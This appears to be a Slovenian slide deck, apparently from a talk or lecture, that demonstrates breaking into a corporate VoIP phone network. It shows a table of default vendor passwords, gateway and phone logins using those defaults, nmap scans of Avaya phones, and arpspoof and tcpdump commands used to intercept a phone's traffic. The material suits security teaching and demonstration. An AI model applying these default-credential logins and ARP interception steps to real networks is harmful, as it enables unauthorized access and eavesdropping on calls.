
Geslo:

Buttons: **Prekliči** (cancel) and **V redu** (OK)

An orange arrow points from the **Gateway** menu item in the sidebar to the authentication dialog box.

Vstop v napravo

Google: "Tiptel Innovaphone 21"



The screenshot shows a web browser window with a tab titled "Article Details - Swyx: Unif...". The main content area displays instructions for starting the configuration window:

- Click **Gateway Config**
(or 'Administration: Config edit' until firmware 4.00 rc1)
- Login using default user/password (admin/ip21)
- Choose **Config/IP Interfaces/Ethernet Interface**
- Set **DHCP Mode** to Client

Below the instructions, a table lists default login credentials for various Tiptel models. A red arrow points to the "Innovaphone IP20" row.

Infosmart	SOHO router		HTTP	admin	0
Innovaphone	IP20		Multi	admin	ipP20
Innovaphone	IP3000		Multi	admin	ip3000
Innovaphone	IP400		Multi	admin	ip400
Integral Technologies	RemoteView	4	Console	Administrator	letmein
Integrated Networks	IP Phone	IN1002	HTTP	Administrator	19750407

Vstop v napravo

10.254.60.9: tiptel innovaphone 21 - Mozilla Firefox

Datoteka Urejanje Pogled Zgodovina Zaznamki Orodja Pomoč

http://10.254.60.9/

10.254.60.9: tiptel innovaphon...

tiptel innovaphone 21 Gateway

- Diagnostics
 - Info
 - Log
 - Trace
 - Config show
 - IP Interfaces

V5.01 sp3 IP21[06-5977], Bootcode[322], HW[109] 2048/8192
IP21-04-1e-d9

end of

reset-

ok

10.254.60.9: tiptel innovaphone 21 - Mozilla Firefox

Datoteka Urejanje Pogled Zgodovina Zaznamki Orodja Pomoč

http://10.254.60.9/

10.254.60.9: tiptel innovaphon...

tiptel innovaphone 21 Gateway

- Diagnostics
 - Info
 - Log
 - Trace
 - Config show
 - IP Interfaces

IP Routing table

net addr	net mask	gateway	interface	state
255.255.255.255	255.255.255.255	255.255.255.255	local	Up
10.254.60.9	255.255.255.255	0.0.0.0	local	Up
10.254.60.63	255.255.255.255	255.255.255.255	ETH0	Up
10.254.60.0	255.255.255.192	0.0.0.0	ETH0	Up
127.0.0.0	255.0.0.0	127.0.0.1	local	Up
224.0.0.0	224.0.0.0	224.0.0.0	ETH0	Up
default	out	10.254.60.1	ETH0	Up

Pregled telefonskega omrežja

SIP prehod (morda celo SIP proxy):

Starting Nmap 5.21 (<http://nmap.org>) at 2010-11-30 10:03 CET

Nmap scan report for 10.254.255.231

Host is up (0.0030s latency).

Not shown: 764 filtered ports, 233 closed ports

PORT	STATE	SERVICE
------	-------	---------

1720/tcp	open	H.323/Q.931
----------	------	-------------

5060/tcp	open	sip
----------	------	-----

20005/tcp	open	btx
-----------	------	-----

```
> telnet 10.254.60.9 2049
```

```
Trying 10.254.60.9...
```

```
Connected to 10.254.60.9.
```

```
Escape character is '^]'.  
user:
```

```
password:
```

Pregled telefonskega omrežja

IP telefoni:

Nmap scan report for 10.254.60.8

Host is up (0.00087s latency).

Not shown: 999 filtered ports

PORT STATE SERVICE

80/tcp open http

MAC Address: 00:07:3B:E1:DF:82 (Tenovis GmbH & Co KG)

Nmap scan report for 10.254.60.43

Host is up (0.00070s latency).

Not shown: 999 filtered ports



PORT STATE SERVICE

80/tcp open http

MAC Address: 00:04:0D:F5:09:6A (Avaya)

Skeniranje je pokazalo, da je v omrežje vključeno 26 telefonov Avaya in 3 telefoni Tenovis GmbH & Co KG (podjetje, ki se je leta 2004 pripojilo k Avayi).

Pregled telefonskega omrežja



Na telefonih teče spletni strežnik...


Vstop v telefon

5xx_IE.book

Pogled Pojdi Pomoč

Naslednja 62 (62 od 175) 85%

conventions	62
rsion an...	62
Software	63
unication	66
	68
	69
ebTermi...	69
Change...	69
indow	70



Scroll to the

1 ... 9 Enter a new PIN.

Scroll to the Password repeat menu item.

1 ... 9 Re-enter PIN.

Press the "Save" softkey. This saves the new setting.

Note:

In order to save a change in the 802.1X credentials, you must always enter a new password at the same time. However, the new password must not be the same as the old one. **The default password is "0000".**

Pregled telefonskega omrežja

The screenshot displays a web browser window titled "Tenovis WebTerminal-Mozilla Firefox" with the address bar showing "http://10.254.60.43/index.html". The page content includes the "AVAYA" logo and a "WebTerminal" section with a "PIN:" field containing "****" and a "Status" of "Connected". An "Abort" button is visible below the status. A modal window titled "T3IP WebTerminal : mainmenu" is overlaid on the page, displaying system information:

- Own call number: 5711
- MAC address: 00-04-0d-f5-09-6a
- Application file: T112_Sp3.bin
- Boot- file: T100

Below this information are buttons for "Bootline", "Registration & admission", and "IP audio settings", each with a "Status: Data unc" label. At the bottom of the modal, it says "VoIP Manager active: Configuration access limited!" and includes "Send data" and "Cancel" buttons. In the background, a terminal window titled "matej@cryptopia: ~" shows the execution of the command "nmap 10.254.60.43". The terminal output is as follows:

```
matej@cryptopia:~$ nmap 10.254.60.43
Starting Nmap 5.21 ( http://nmap.org ) at 2010-11-
Nmap scan report for 10.254.60.43
Host is up (0.0014s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 5.4
matej@cryptopia:~$
```

The bottom of the browser window shows a status bar with "Applet started.", "Retrieving your IP address...", and "Anonimizacija izključena". The taskbar at the very bottom shows several open windows, including "root@cryptopi...", "matej@cryptop...", "Tenovis WebTer...", and "T3IP WebTermi..."

Pregled telefonskega omrežja

The image displays three overlapping windows from the T3IP WebTerminal interface:

- T3IP WebTerminal : Registration & Admissio**
 - Default Gatekeeper IP-address: 10.254.255.231
 - Alternativ Gatekeeper 1 IP Adres: 0.0.0.0
 - Alternativ Gatekeeper 2 IP Adres: 0.0.0.0
 - Gatekeeper list table with columns Name and IP-address, and an Add button.
- T3IP WebTerminal : IP audio settings**
 - No wideband for 9620
 - Codec: G.711A, Delay (ms): 20
 - Priority 1: G.711A, Value: 46
 - Priority 2: G.729A, Value: 30
 - QoS Signaling: Value: 34
 - Buttons: Accept, Last settings
- T3IP WebTerminal : Bootline**
 - DHCP:
 - Phone network name: Tenovis_IPT, f5-09-6a, Append MAC:
 - Bootline: IP-address: 10.254.60.43, Subnet mask: 255.255.255.192, Gateway IP-address (option): 10.254.60.1
 - Buttons: Accept, Last settings

T3IP WebTerminal : mainmenu

Own call number: **5711**
MAC address: 00-04-0d-f5-09-6a
Application file: T112_Sp3.bin
Boot- file: T100

Buttons: Bootline, Registration & admission, IP audio settings

Status: Data unchanged
Status: Data unchanged
Status: Data unchanged

VoIP Manager active: Configuration access limited!



Buttons: Send data, Cancel

Preusmerjanje in/ali prestopanje prometa

ARP preusmerjanje

- Address Resolution Protocol (ARP) preusmerjanje (ARP spoofing, ARP flooding, ARP poisoning or ARP Poison Routing (APR)) je tehnika preusmerjanja ARP paketov v ethernet omrežjih.
- Napadalec svoj MAC naslov poveže z IP naslovom neke druge točke v omrežju, kar mu omogoča:
 - prestrezanje prometa
 - spreminjanje prometa
 - izvedbo DOS napada

ARP preusmerjanje (MITM napad)



ARP preusmerjanje

- Poslušanje omrežja razkrije precej ARP paketkov...

```
> sudo tcpdump -i eth0 -n arp
```

```
11:51:08.068896 ARP, Request who-has 10.254.60.1 (c4:7a:81:00:c0:00) tell 10.254.60.27, length 46
```

```
11:51:25.685073 ARP, Request who-has 10.254.60.1 tell 10.254.60.45, length 46
```

```
11:52:07.346347 ARP, Request who-has 10.254.60.1 tell 10.254.60.12, length 28
```

```
11:52:07.346937 ARP, Reply 10.254.60.1 is-at 00:19:56:21:ef:80, length 46
```

```
11:52:08.478366 ARP, Request who-has 10.254.60.1 (b4:a4:81:00:c0:00) tell 10.254.60.28, length 46
```

```
11:52:16.568207 ARP, Request who-has 10.254.60.1 (13:6e:81:00:c0:00) tell 10.254.60.24, length 46
```

```
11:52:16.569510 ARP, Request who-has 10.254.60.1 (ba:ec:81:00:c0:00) tell 10.254.60.25, length 46
```

```
11:52:16.576901 ARP, Request who-has 10.254.60.1 tell 10.254.60.20, length 46
```

```
11:52:18.063650 ARP, Request who-has 10.254.60.1 tell 10.254.60.49, length 46
```

- ...kar je dober znak, da je morda mogoče izvesti ARP preusmerjanje.



Bingo!

ARP preusmerjanje

- Sedaj lahko izvedemo ARP preusmerjanje. Najprej na računalniku vključimo IP posredovanje in izključimo požarni zid:

```
> echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
> ufw disable
```

- Nato zaženemo *arp spoof* (zaženemo in pustimo teči v svoji ukazni vrstici – primer za ARP preusmeritev IP naslova 10.254.60.43, 10.254.60.1 je prehod):

```
> sudo arpspoof -i eth0 -t 10.254.60.1 10.254.60.43
```

```
> sudo arpspoof -i eth0 -t 10.254.60.43 10.254.60.1
```

- Programa izpisujeta naslednja obvestila:

```
0:22:15:97:5:8c 0:19:56:21:ef:80 0806 42: arp reply 10.254.60.10 is-at 0:22:15:97:5:8c
```

```
0:22:15:97:5:8c 0:4:d:f5:9:6a 0806 42: arp reply 10.254.60.1 is-at 0:22:15:97:5:8c
```


Prestrezanje

- Sedaj v novi ukazni vrstici zaženemo TCPdump in pričnemo s prestrezanjem omrežnega prometa (prestrežene podatke shranjujemo tudi v datoteko telefonski_promet.pcap):

```
> sudo tcpdump -i eth0 -n -vv -w telefonski_promet.pcap host 10.254.60.43
```

- V naslednji ukazni vrstici pa lahko pregledujemo “čisto” vsebino prestreženih podatkov:

```
> tail -f telefonski_promet.pcap | strings
```

```
PS_FMuvsqOM@S
```

```
gwp@10.254.255.231
```

```
5711
```

```
AVAYA_I55 VOIPSW81_rel_0339
```

```
RTCP_STOP_CONNECTION
```

```
gwp@10.254.255.231
```


```
5711
```

```
AVAYA_I55 VOIPSW81_rel_0339
```

```
RTCP_STOP_CONNECTION
```


ARP preusmerjanje

prikaz na kabelskem omrežju



```
arp-1
gateway:~ # arpspoof -i eth0 -t $TARGET isp-gw
0:40:63:c3:d2:ab 0:c:76:f2:79:5f 0806 42: arp reply 82.      .1 is-at 0:40:63:c3:d2:ab
```

Aktiviramo **arpspoof**



Analiza prometa

Reševanje "težav"

